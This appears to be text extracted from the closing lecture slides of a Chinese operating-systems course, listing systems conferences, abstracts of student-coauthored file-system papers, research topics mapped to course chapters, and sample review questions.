
实际产出



千里之行，始于足下



在此前我们虽然已经弄了一个能跑的操作系统，有了第一只麻雀，但是提供的接口不够规范，这很容易带来一个问题：能运行，但运行起来很奇怪。





为此，我们需要用统一，整齐的方式给出可供使用的命令集合，成为我们这个操作系统的工具集，给我们这只有点奇怪的麻雀装上它的五脏。

不同的高度，不同的世界

■ Linux内核从1991年的1w行代码发展到超过200w行代码

Total Lines of Code in the Linux Kernel



OSDI/SOSP: OS领域专题会议

- Operating Systems Design and Implementation; ACM Symposium on Operating Systems Principles
- OSDI文章数前6的学校 (MIT, Princeton, Stanford, Washington, Berkeley, CMU)
- 三大学术组织, ACM/IEEE/USENIX

一些其他计算机系统和操作系统相关会议

- FAST、ISCA、HPCA、MICRO、ASPLOS
- USENIX ATC、EUROSYS、NSDI

ARTICLE EVALUATED

ARTICLE EVALUATED

ARTICLE EVALUATED

FAST

ISCA

HPCA

MICRO

ASPLOS

Fast and Synchronous Crash Consistency with Metadata Write-Once File System

Yanqi Pan¹, Wen Xia¹*†, Yifeng Zhang¹, Xiangyu Zou¹, Hao Huang¹, Zhenhua Li², Chentao Wu³
¹Harbin Institute of Technology, Shenzhen
²Tsinghua University ³Shanghai Jiao Tong University
*Corresponding Author: Wen Xia (xiawen@hit.edu.cn)

Abstract
Low-latency persistent memory (PM) encourages file systems to pursue synchronous crash consistency. However, existing crash consistency approaches, such as *journaling* and *log-structured file system*, incur many small, random, and ordered metadata I/Os, failing to exploit PM I/O potential. We propose a new file system model called *metadata write-once file system (WOWFS)* to achieve fast and synchronous crash consistency. The key idea is to generate specific metadata for each file operation as a checksum-protected package and write it once with a single ordering point. The package is then mapped to provide file abstractions through a package translation layer without extra writes. Using an array of techniques to generate, organize, and recover from packages, WOWFS can provide practical, efficient, and reliable file system services. We implement WOLVES as a WOWFS prototype in Linux kernel. Experiments using benchmarks and applications suggest that WOLVES can recover from crashes, improve operation throughput, and potentially reach PM I/O bandwidth limits.

1 Introduction
Persistent Memory (PM) technologies, such as 3D-XPoint [1, 2] and CXL SSD [3–5], have shown the merits to supercharge data-related scenarios [6–9]. Specifically, PM can be attached to the memory bus through specific protocols and accessed via CPU loadstores without the block layer [4, 10–12]. While conventional block-based file systems require orchestrating I/O orders across many layers and using expensive disk flushes for durability [13–15], PM file systems enable fast synchronous I/Os by waiting for I/Os to reaching PM interfaces without intermediate layers. This encourages PM file systems to pursue synchronous crash consistency [16–20], which ensures file operations are immediately durable without explicit synchronization (e.g., *fsync*), thereby promising to greatly simplify application crash consistency efforts [30–33]. Existing PM file systems follow two existing methodologies to achieve synchronous crash consistency. The first kind advocates additional writes for simplicity [34]. *Journaling file system (JFS)* is a representative approach [16, 17, 20, 22, 23, 35, 36], which reserves a contiguous PM area as the journal. JFS conducts an ordered metadata write to journal followed by an ordered commit block, and then issues multiple orderless in-place updates to file system metadata. As a result, system failures can be fixed by replaying metadata update backups from transactions. However, journaling with redundant

metadata I/Os, even with optimizations such as transactional checksum [15, 20], reduces PM throughput dramatically. The second kind carefully orders I/O sequences without additional writes. Approaches such as *log-structured file system* [21, 28] and *synchronous soft update* [25] enforce update ordering on different file system metadata (e.g., inode, dentry, etc.). For instance, creating a file in SquirreLFS [25] involves first allocating and initializing a new inode, and then filling in a dentry to point to the inode. These ordering points [37] ensure that crash points are reasoned and can be fixed for recovery, thereby eliminating additional metadata writes; however, they unfortunately incur many small, random, and ordered metadata I/Os that hinder PM performance [10, 11]. Our motivational experiments on three representative PM file systems with different crash consistency techniques show that these metadata I/Os (for crash consistency) dominate more than 70% of the total I/O time, causing a severe PM bandwidth waste. We thus propose a new file system model, *metadata write-once file system (WOWFS)*, which aims to minimize metadata I/Os and ordering points for fast and synchronous crash consistency. The key idea is to generate specific metadata for a file operation as a checksum-protected package and write it once with a single ordering point (i.e., one synchronous I/O). Consequently, WOWFS ensures that every metadata I/O (or package) is atomic and durable, and that WOWFS can rely on replaying them for reliable recovery. However, designing a file system that manages metadata as packages is non-trivial. We thus present a range of techniques: (1) to generate packages for various file system operations in Linux, we abstract packages for basic operations and use them to build complex operations; (2) to parse packages to provide metadata objects (e.g., inode) for upper file/directory abstractions, we propose a *package translation layer* to gather fields from written packages; (3) to organize package/data blocks in PM, we deploy a non-log layout and use reallocation to reclaim invalidated space; (4) to recover from packages after crashes, we propose *coarse persistence* to enable quick location of a group of packages for fast recovery. Consequently, these techniques make WOWFS practical, efficient, and reliable. We built WOLVES as a WOWFS prototype on Intel PM. By applying two other techniques tailored to PM, i.e., *huge allocation* and *read ahead*, WOLVES further improves sequential I/O throughput. Finally, we port WOLVES to an other PM platform (i.e., an embedded memory-semantic SSD platform [3]) to show the generality of WOWFS. Experiments

ARTICLE EVALUATED

ARTICLE EVALUATED

ARTICLE EVALUATED

FAST

ISCA

HPCA

MICRO

ASPLOS

Simplifying and Accelerating NOR Flash I/O Stack for RAM-Restricted Microcontrollers

Hao Huang¹, Yanqi Pan¹, Wen Xia¹, Xiangyu Zou¹, Darong Yang¹, Liang Shi², Hongwei Du¹
¹Harbin Institute of Technology, Shenzhen
²East China Normal University, Shanghai, China
*Corresponding Author: Wen Xia (xiawen@hit.edu.cn)

Abstract
NOR flash has been increasingly popular for RAM-restricted microcontrollers due to its small package, high reliability, etc. To satisfy RAM restrictions, existing NOR flash file systems migrate their functionalities, i.e., block-level data organization and wear leveling (WL), from RAM to NOR flash. However, such fine-grained block-level management introduces frequent index updates and NOR flash scanning, leading to severe I/O amplification, which further deteriorates as they are decoupled in existing NOR flash file systems. To address the problem, we propose NF2FS, a NOR flash-friendly file system. Our key insight is that applications running on NOR flash usually have (1) small file sizes, therefore block-based data organization can be converted to flat file layout (for fast file/directory scanning); (2) deterministic I/O patterns, thereby WL can be achieved through coarse file swapping. As a result, NF2FS relaxes data organization and WL to a coarse-grained file level, which are then cooperated within the file system. We implement NF2FS in FreeRTOS using a range of techniques, including the *all-digging layout*, along with efficient layout management approaches such as *dual bitmap space allocator* and *soft-update file crash consistency*. Experiments suggest that NF2FS significantly outperforms existing works and can prevent quick NOR flash wear-out.

CCS Concepts • Computer systems organization → Embedded software.

Keywords NOR flash, embedded file system, I/O stack

ACM Reference Format:
Hao Huang, Yanqi Pan, Wen Xia, Xiangyu Zou, Darong Yang, Liang Shi, and Hongwei Du. 2023. Simplifying and Accelerating NOR Flash I/O Stack for RAM-Restricted Microcontrollers. In *Proceedings of the 20th ACM International Conference on Architectural Support for Programming Languages and Operating Systems*, Volume 2: ASPLOS ’23, March 30–April 3, 2023, Rotterdam, Netherlands. ACM, New York, NY, USA, 15 pages. <https://doi.org/10.1145/3676641.3716272>

1 Introduction
With the emergence of the Internet of Things (IoT), the demand for NOR flash has increased dramatically [8, 9, 28]. Compared to NAND flash, NOR flash is small (4M level), byte-addressable, and deployed with RAM-restricted microcontroller units (MCU). Moreover, it faces the erase-before-write problem. Consequently, these characteristics emphasize two goals for building a NOR flash file system: (1) to minimize RAM usage and (2) to prolong NOR flash lifespans. Unfortunately, the widely used block-based file systems that serve for SSD or UFS [22] are unsuitable for NOR flash. The reason is that they rely on the hardware controller (e.g., FTL for WL and L2P mapping [21]) to provide a unified disk-like interface, as shown in Figure 1(a), while NOR flash

课程学生发表顶会成果并获得国际大奖



(a) 2025美国波士顿OSDI会议



(b) 2025荷兰鹿特丹ASPLOS



(d) 2026美国西雅图OSDI会议



(f) 2025美国旧金山FAST会议



■ 虚拟化 (Virtualization)


- 高级语言 → 可执行程序 → 进程
- 硬件资源不够用了怎么办?

■ 并发化 (Concurrency)


- 多个进程同时正确的运行
- 有数据资源/硬件资源访问冲突了怎么办?

■ 持久化 (Persistence)

- 数据完整持久的保存
- 计算机硬件或者软件系统突然崩溃怎么办?



第六/七章 内存管理/虚拟内存



KV Cache 管理




图16-6 页目录、页表和页的对应关系

Cost-Efficient Large Language Model Serving for Multi-turn Conversations with CachedAttention **USENIX ATC '24**

Bin Gao^{1,*}, Zhuomin He^{2,*}, Puru Sharma¹, Qingxuan Kang¹, Djordje Jevdjic¹, Junbo Deng³,
Xingkun Yang³, Zhou Yu³, and Pengfei Zuo^{3,†}

¹National University of Singapore

²Shanghai Jiaotong University

³Huawei Cloud

MOONCAKE: Trading More Storage for Less Computation – A KVCache-centric Architecture for Serving LLM Chatbot

Ruoyu Qin^{♠♥1} Zheming Li^{♠1} Weiran He[♠] Jialei Cui[♠] Feng Ren[♥]
Mingxing Zhang^{♥2} Yongwei Wu[♥] Weimin Zheng[♥] Xinran Xu^{♠2}
[♠]Moonshot AI [♥]Tsinghua University


FAST '25

InstAttention: In-Storage Attention Offloading for Cost-Effective Long-Context LLM Inference


HPCA '25

Xiurui Pan^{*}, Endian Li^{*}, Qiao Li[†], Shengwen Liang[‡],
Yizhou Shan[§], Ke Zhou[¶], Yingwei Luo^{*}, Xiaolin Wang^{*}, and Jie Zhang^{*}
Peking University^{*}, University of Electronic Science and Technology of China[†],
Institute of Computing Technology, Chinese Academy of Sciences[‡], Huawei Cloud[§],
Wuhan National Laboratory for Optoelectronics of Huazhong University of Science and Technology[¶]

第三/四章
并发与同步/CPU调度



GPU调度



进程状态变化图（五状态）

Orion: Interference-aware, Fine-grained GPU Sharing EuroSys '24 for ML Applications

Foteini Strati
ETH Zurich

Xianzhe Ma
ETH Zurich

Ana Klimovic
ETH Zurich

TAPAS: Thermal- and Power-Aware Scheduling for LLM Inference in Cloud Platforms ASPLOS '25


Jovan Stojkovic ¹ University of Illinois at Urbana-Champaign, USA jovans2@illinois.edu	Chaojie Zhang Microsoft Azure Research Redmond, USA chaojiezh@microsoft.com	Íñigo Goiri Microsoft Azure Research Redmond, USA inigog@microsoft.com	Esha Choukse Microsoft Azure Research Redmond, USA esha.choukse@microsoft.com
Haoran Qiu Microsoft Azure Research Redmond, USA haoran.qiu@microsoft.com	Rodrigo Fonseca Microsoft Azure Research Redmond, USA fonseca.rodrigo@microsoft.com	Josep Torrellas University of Illinois at Urbana-Champaign, USA torrella@illinois.edu	Ricardo Bianchini Microsoft Azure Redmond, USA ricardob@microsoft.com

GhOST: a GPU Out-of-Order Scheduling Technique for Stall Reduction ISCA '24

Ishita Chaturvedi¹, Bhargav Reddy Godala¹, Yucan Wu¹, Ziyang Xu¹,
Konstantinos Iliakis², Panagiotis-Eleftherios Eleftherakis², Sotirios Xydis², Dimitrios Soudris²,
Tyler Sorensen³, Simone Campanoni⁴, Tor M. Aamodt⁵, David I. August¹

¹Princeton University, USA, ²National Technical University of Athens, Greece, ³UC Santa Cruz, USA,
⁴Northwestern University, USA, ⁵University of British Columbia, Canada

第八/九章
I/O与存储/文件系统



Checkpoint
持久化

IncrCP: Decomposing and Orchestrating Incremental Checkpoints for Effective Recommendation Model Training

VLDB '25

Qingyin Lin
Sun Yat-Sen University, Peng Cheng
Laboratory
linqy35@mail2.sysu.edu.cn

Jiangsu Du*
Sun Yat-Sen University
Guangzhou, China
dujiangsu@mail.sysu.edu.cn

Rui Li
Peng Cheng Laboratory
Shenzhen, China
lir@pcl.ac.cn

Zhiguang Chen
Sun Yat-Sen University
Guangzhou, China
chenzhg29@mail.sysu.edu.cn

Wenguang Chen
Tsinghua University, Peng Cheng
Laboratory
cwg@tsinghua.edu.cn

Nong Xiao
Sun Yat-Sen University
Guangzhou, China
xiaon6@mail.sysu.edu.cn

Just-In-Time Checkpointing: Low Cost Error Recovery from Deep Learning Training Failures

EuroSys '24

Tanmaey Gupta, Sanjeev Krishnan, Rituraj Kumar, Abhishek Vijeve,
Bhargav Gulavani, Nipun Kwatra, Ramachandran Ramjee, Muthian Sivathanu
Microsoft Research

Universal Checkpointing: A Flexible and Efficient Distributed Checkpointing System for Large-Scale DNN Training with Reconfigurable Parallelism

USENIX ATC '25

Xinyu Lian
UIUC

Sam Ade Jacobs
Microsoft

Lev Kurilenko
Microsoft

Masahiro Tanaka
Microsoft

Stas Bekman
Snowflake

Olatunji Ruwase
Microsoft

Minjia Zhang
UIUC

1. 计算机操作系统抽象表示时()是对处理器、主存和I/O设备的抽象表示。

A. 进程 B. 虚拟存储器 C. 文件 D. 虚拟机

答案: ☐ 考点: 计算机系统的抽象表示

2. 位于存储器层次结构中的最顶部的是()。

A. 寄存器 B. 主存 C. 磁盘 D. 高速缓存

答案: ☐ 考点: 存储器的层次结构

本章主要以选择、填空题考查

计算机教育中缺失的一课

The Missing Semester of Your CS Education 中文版

大学里的计算机课程通常专注于讲授从操作系统到机器学习这些学院派的课程或主题，而对于如何精通工具这一主题则往往会留给学生自行探索。在这个系列课程中，我们讲授命令行、强大的文本编辑器的使用、使用版本控制系统提供的多种特性等等。学生在他们受教育阶段就会和这些工具朝夕相处（在他们的职业生涯中更是这样）。

因此，花时间打磨使用这些工具的能力并能够最终熟练地、流畅地使用它们是非常有必要的。

精通这些工具不仅可以帮助您更快的使用工具完成任务，并且可以帮助您解决在之前看来似乎无比复杂的问题。

<https://missing-semester-cn.github.io/>

Hope you enjoyed the OS course!

